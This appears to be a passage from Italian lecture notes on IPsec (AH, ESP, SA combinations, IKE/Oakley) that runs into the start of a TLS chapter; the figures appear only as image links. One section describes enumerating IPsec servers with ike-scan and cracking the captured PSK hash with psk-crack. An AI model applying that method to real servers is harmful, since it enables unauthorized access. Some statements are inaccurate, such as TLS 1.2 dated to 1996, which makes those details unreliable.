


Figura 6.8: IPSec in modalità Tunnel

1.2.4 Authentication Header in IPSec

L'AH si trova fra l'header IP del pacchetto esterno e il segmento TCP/UDP sottostante. Di seguito si mostra la struttura dell'AH.




Figura 6.9: Struttura dell'intestazione di AH

Ad ogni nuovo pacchetto il sequence number viene inizializzato a 0. Vi è un limite superiore dato dal fatto che il campo sequence number è un campo a 32 bit. Quando questo viene raggiunto viene creata una nuova SA.

Lato destinatario invece ho un problema: data la struttura best-effort di IP, non vi è alcuna garanzia che il pacchetto $n + 1$ arrivi esattamente dopo quello n . Per ovviare a ciò si introduce il concetto di *finestra scorrevole*. In particolare ad ogni pacchetto si apre una finestra di una certa dimensione: se il pacchetto successivo ha come sequence number un numero che rientra nella finestra, allora posso potenzialmente⁵² accettarlo. Altrimenti lo scarterò. Questo meccanismo elimina la possibilità di attacchi replay.

⁵²Se il MAC (Message Authentication Code) è corretto.

1.3 Integrity Check Value di IPsec: *Message Authentication Code (MAC)*

Il MAC è un codice di autenticazione del messaggio contenuto nel campo Authentication Data. Tipici algoritmi sono *HMAC-MD5-96*, *HMAC-SHA1-96* ed altri⁵³. Tali algoritmi vengono detti di hashing. Spesso capita di doversi mettere d'accordo sul troncamento a 96 bit. I campi che vengono utilizzati per il calcolo del MAC sono:

- Campi dell'header IP che non cambiano durante la trasmissione⁵⁴.
- Intestazione AH (attenzione, senza il campo Authentication Data! Quest'ultimo infatti viene riempito proprio dopo che il MAC è stato calcolato, e quindi viene posto tutto a 0 inizialmente).
- Payload di livello superiore (TCP/UDP etc.).

⁵³La sigla HMAC sta per *Hashed Message Authentication Code*.

⁵⁴Ad esempio nella comunicazione IP un campo fondamentale è il *TTL (Time To Live)* che indica il numero massimo di passi (“hop”) che il pacchetto può fare prima di dover essere scartato. Questo non può rientrare nel calcolo di un codice di integrità in quanto varia sempre, e soprattutto non può essere noto a priori, ancora una volta per la natura best-effort di IP.




Figura 6.10: Message Authentication Code in IPsec

Dunque per IPv4 i campi sono:

- Campi immutabili: Internet Header Length e Source Address.
- Campi mutabili ma prevedibili: Destination Address.
- Campi mutabili (azzerati): Time To Live, Header Checksum.
- Source IP e Destination IP protetti per evitare spoofing.

Per IPv6 invece AH si aggiunge come Next Header e usa i seguenti campi per calcolare il MAC.:

- Campi immutabili: Version.
- Campi mutabili ma prevedibili: Destination Address.
- Campi mutabili (azzerati): Flow Label.

Dunque ricapitolando, la struttura dei datagrammi IPSec con AH sarà quella descritta nella seguente figura.




Figura 6.11: Datagrammi IPsec con AH

1.3.1 Encapsulating Security Payload in IPsec

ESP punta a fornire anche una sicurezza parziale sul flusso di traffico in rete, concetto assente in IP. Vediamo di seguito la struttura dell'header ESP.




Figura 6.12: Struttura dell'intestazione di ESP

Come si vede ciò che si intende proteggere è il Payload Data e il ESP trailer. Naturalmente se serve l'initialization vector IV per crittografare i dati, ho la necessità di inserirlo nel Payload. I primi byte del Payload cifrato, dunque, saranno relativi all'IV in chiaro. Algoritmi di crittografia tipici sono:

- Triple DES a tre chiavi.
- RC5.
- IDEA.
- Triple IDEA a tre chiavi.
- CAST.
- Blowfish.

Per quanto riguarda gli algoritmi di autenticazione con cui si calcola il MAC abbiamo nuovamente:

- HMAC-MD5-96
- HMAC-SHA-1-96

Ma questa volta il MAC è calcolato su:

- Security Parameters Index
- Sequence Number
- Payload Data
- Padding
- Pad Length
- Next Header

Il Padding ha come scopi sia quello di allineare il testo cifrato per farlo diventare un multiplo di 32 bit, sia per aggiungere ulteriore rumore (e dunque entropia) per rendere più sicuro l'encryption.

1.3.2 ESP in modalità Transport e Tunnel

Transport La seguente figura mostra come agisce ESP in modalità Transport (per IPv4).




Figura 6.13: ESP in modalità Transport

Dunque i servizi che andremo a offrire saranno in termini di confidentiality verso i livelli superiori.




Figura 6.14: ESP in modalità Tunnel

Tunnel Tale approccio viene utilizzato quando ci si collega in smart-working in una intranet aziendale. Naturalmente il concetto di tunnel è un concetto puramente logico: non esiste (salvo rari casi) il concetto di trasmissione diretta fra due router abilitati a IPsec in Internet. Quello che avviene è che il traffico generato sarà visibile a tutti (del resto si tratta esternamente di una pacchetto IP), ma non sarà interpretabile, poiché crittografato.

2 Combinazione di Security Associations

Per quale ragione abbiamo la necessità di implementare più di una SA? Una motivazione potrebbe essere quella di utilizzare sia AH (per l'autenticazione) che ESP (per la crittografia). Ma un'altra motivazione potrebbe essere quella di fare double-encryption, ossia sfruttare sia l'approccio Tunnel sia tramite Transport. Tale concetto è applicato nella crittografia end-to-end, infatti in una comunicazione tra due host io potrei pensare di avere una fase in cui vado a crittografare la mia comunicazione verso i due router abilitati a IPSec, e una volta che il secondo router avrà ricevuto il datagramma IPSec, lo invierà ancora una volta crittografato al destinatario. Uno scenario del genere si verifica ad esempio con gli applicativi di videoconferenza. Infatti, i video e l'audio di ogni singolo partecipante vengono innanzitutto recepiti dal Data Center del servizio che si sta utilizzando, e poi smistati verso i vari destinatari. Nel fare questo però il servizio non può in nessun modo vedere e comprendere la comunicazione che sta avvenendo ma fa soltanto da tramite. Esistono due strategie di combinazione:

- Adiacenza di Trasporto:
 -
- Tunnel iterato.

2.1 Combinazione ESP-AH

In questa combinazione abbiamo ESP senza autenticazione e AH in modalità Transport. Questa è la migliore delle alternative possibili.




Figura 6.15: Combinazione ESP-AH

2.2 Combinazione AH-ESP

Si usa AH in modalità Transport e ESP in modalità Tunnel senza autenticazione.




Figura 6.16: Combinazione AH-ESP

Dalle RFC ufficiali esistono 4 tipi di combinazioni di SA.




Figura 6.17: Quattro possibili combinazioni di SA

3 Internet Key Exchange (IKE)

Fino ad ora abbiamo supposto che gli host che intendono comunicare utilizzando il protocollo IPsec abbiano già a disposizione il materiale crittografico per implementare gli algoritmi che realizzano la comunicazione sicura. Naturalmente c'è bisogno di grande attenzione su come possono essere scelte le chiavi per crittografare i dati. in particolare

in seguito illustreremo un protocollo denominato IKE che stabilisce in che modo devono essere scambiate e generate tali chiavi. Cominciamo col dire che in una comunicazione IPSec abbiamo la necessità di avere quattro chiavi: una per la confidenzialità e una per l'integrità per ciascun host presente nella comunicazione, in quanto parliamo di trasmissione unidirezionale.

3.1 Protocollo IKE

Il protocollo per la creazione di chiavi viene detto *Oakley*, e sfrutta l'algoritmo Diffie-Hellman, ben noto nell'ambito della crittografia moderna. Questa è una crittografia a chiave asimmetrica. ISAKMP (vecchio nome di IKE) è dunque uno scheletro complicato dove il cuore è Oakley (anche se è totalmente indipendente da quest'ultimo).

Si ricorda che in Diffie-Hellman vi deve essere un accordo iniziale fra A e B, che intendono comunicare fra loro, sui parametri globali:

- q : numero primo di grandi dimensioni.
- a : radice primitiva di q .

A trasmette a B la sua chiave pubblica e B trasmette ad A la sua chiave pubblica. A questo punto i due end-point calcolano la chiave privata di sessione e la conservano. Così lo scambio non richiede infrastrutture preesistenti, ma solo l'accordo sui parametri iniziali.

Dal punto di vista computazionale tale algoritmo è molto dispendioso. Inoltre è vulnerabile al Man In The Middle, in quanto A non ha garanzie che sta parlando con B (e viceversa). È inoltre vulnerabile ad attacchi di tipo *clogging*: questi sono degli attacchi di tipo DoS in cui si sfrutta il difetto computazionale per mandare tante richieste di negoziazioni pur non essendo interessati a comunicare.

3.1.1 Oakley

Come fa Oakley a evitare il Clogging? Implementa dei Cookie. Nel farlo appena si riceve una richiesta si “sfida” l’altro mandando una stringa pseudocasuale e attendendo un riscontro. Naturalmente se l’IP ha subito spoofing la richiesta cadrà nel nulla. Naturalmente il cookie deve essere sufficientemente randomico ma non oneroso da generare. Oakley sfrutta un *nonce*, ossia un numero che identifica una comunicazione. È un numero pseudocasuale che evita i replay attack. Per quanto riguarda invece il MITM l’unica strada è autenticare l’altro membro della comunicazione. Lo si può fare soltanto tramite firme digitali e certificati.

3.1.2 Funzionamento del protocollo IKE

Ike definisce le procedure ed i formati dei pacchetti necessari per attivare, negoziare, modificare e cancellare le SA. Nell’attivazione di una SA definisce il payload per lo scambio dei dati di generazione ed autenticazione delle chiavi. Il formato del payload deve essere indipendente dal protocollo di scambio di chiavi, dall’algoritmo di crittografia e dal meccanismo di autenticazione. L’idea alla base di IKE è quella di ridurre al minimo le comunicazioni non crittografate. L’obiettivo principale infatti è che dopo aver determinato alcuni parametri in chiaro, io parta con comunicazione crittografata sin dalla fase di autenticazione. Nella seguente figura si mostra l’intestazione di IKE. I campi SPI di initiator e Responder vengono utilizzati come cookie.




Figura 6.18: Header di IKE

Per quanto riguarda i flag abbiamo:

- Encryption: se uguale a 1 allora il payload è crittografato.
- Commit: è il messaggio che dà il via alla comunicazione crittografata dopo aver ottenuto l'autenticazione richiesta.




Figura 6.19: Payload di IKE

Tipi di payload IKE Una prima particolarità dei payload IKE è che ogni payload può puntare ad un altro payload. I tipi di payload (che vanno letti dal basso verso l'alto in ordine crescente di dettaglio) sono:

- Security Association (SA): messaggio che indica la volontà di creare una SA.
- Proposal (P): indica il protocollo AH o ESP da usare.
- Transform (T): indica le trasformazioni durante il setup di una SA.
- Key Exchange (KE): utilizzato per trasportare i dati relativi allo scambio di chiavi.
- Identification (ID): utilizzato per trasportare informazioni relative alle identificazioni.
- Certificate (CR): porta un certificato a chiave pubblica.

- Hash (HA).
- Signature (SIG).
- Nonce (NONCE).
- Notification (N): contiene informazioni circa lo status della comunicazione.
- Delete (D): indica che una o più SA che il mittente ha cancellato dal Database e che sono dunque non più valide.

Tutti questi payload vanno orchestrati correttamente per ottenere la comunicazione desiderata. Guardiamo come possono avvenire questi scambi. In quello che segue I starà per Initiator e R per Responder. Il primo scambio possibile è denominato *main mode*, anche detto *identity protection*.



Figura 6.20: Scambio IKE in modalità main mode, anche detta identity protection

Dopo il messaggio 4 si può già iniziare a scambiare messaggi in maniera sicura, a partire da quelli di autenticazione.

Altra modalità è la seguente, detta *base mode*.

```
I → R : SA; NONCE
R → I : SA; NONCE
I → R : KE; IDi; AUTH
R → I : KE; IDr; AUTH
```

Figura 6.21: Scambio IKE in modalità base mode, non protegge l'identità

Questa modalità non protegge l'identità in quanto lo scambio, in quanto nei messaggi 3 e 4 io scambio contemporaneamente le chiavi e l'identità, dunque quest'ultima non può ancora essere crittografata in quanto le chiavi non sono ancora state scambiate. Altre modalità sono le seguenti

```

I → R : SA; NONCE
R → I : SA; NONCE; IDr; AUTH
I → R : IDi; AUTH

```

(a) Reciproca autenticazione senza scambio di chiavi

```

I → R : SA; KE; NONCE; IDi
R → I : SA; KE; NONCE; IDr; AUTH
I → R : AUTH

```

(b) Aggressive Exchange

Figura 6.22: Altre due tipologie di scambi IKE

In ultimo, grazie ai campi N e D è possibile scambiarsi informazioni circa notifiche e delete, ma questo soltanto dopo che la SA è stata creata.

3.2 IKE-scan: Enumeration su IKE

Il tool *ike-scan* consente di fare enumeration fingendo di essere un client IPsec. Di fatto il finto client cerca di creare una SA, innanzitutto per cercare di capire se il server lavora in modalità aggressive o no. Il tool se riesce a connettersi fornisce l'hash della PSK. Dopotiché tramite *psk-crack* si può fare un calcolo su un dizionario di chiavi di prova. Se l'hash corrisponde allora la chiave è trovata. Per maggiori informazioni consultare l'interessante blog al link <https://ruwanindikaprasanna.blogspot.com/2017/04/ipsec-capture-with-decryption.html>

Capitolo 7

Sicurezza a livello trasporto: SSL/TLS

La sicurezza a livello trasporto nasce con il protocollo *SSL* (*Secure Socket Layer*). Questo poi si è evoluto in *TLS* (*Transport Layer Security*). Diamo alcuni cenni storici.

SSL fu sviluppato da Netscape e la versione 3.0 è stata ampiamente implementata in browser e web-server. Questa fu proposta nel 1996.

TLS invece ha visto nella versione 1.2 (dal 1996) e la 1.3 (più recente, 2018) le sue principali versioni, come evoluzione di SSL. Di fatto i due protocolli sono la stessa cosa, ma ancora oggi viene usato il nome “di repertorio” SSL. Il motivo per cui questo nome viene ancora oggi utilizzato è dovuto al fatto che dal punto di vista operativo tutta l’infrastruttura SSL viene calata sulla pre-esistente architettura della Socket di Berkeley. Per tale ragione tutto quello che segue riguarderà delle socket TCP.

1 L'architettura SSL

Lo stack SSL/TLS è descritto nella seguente figura.

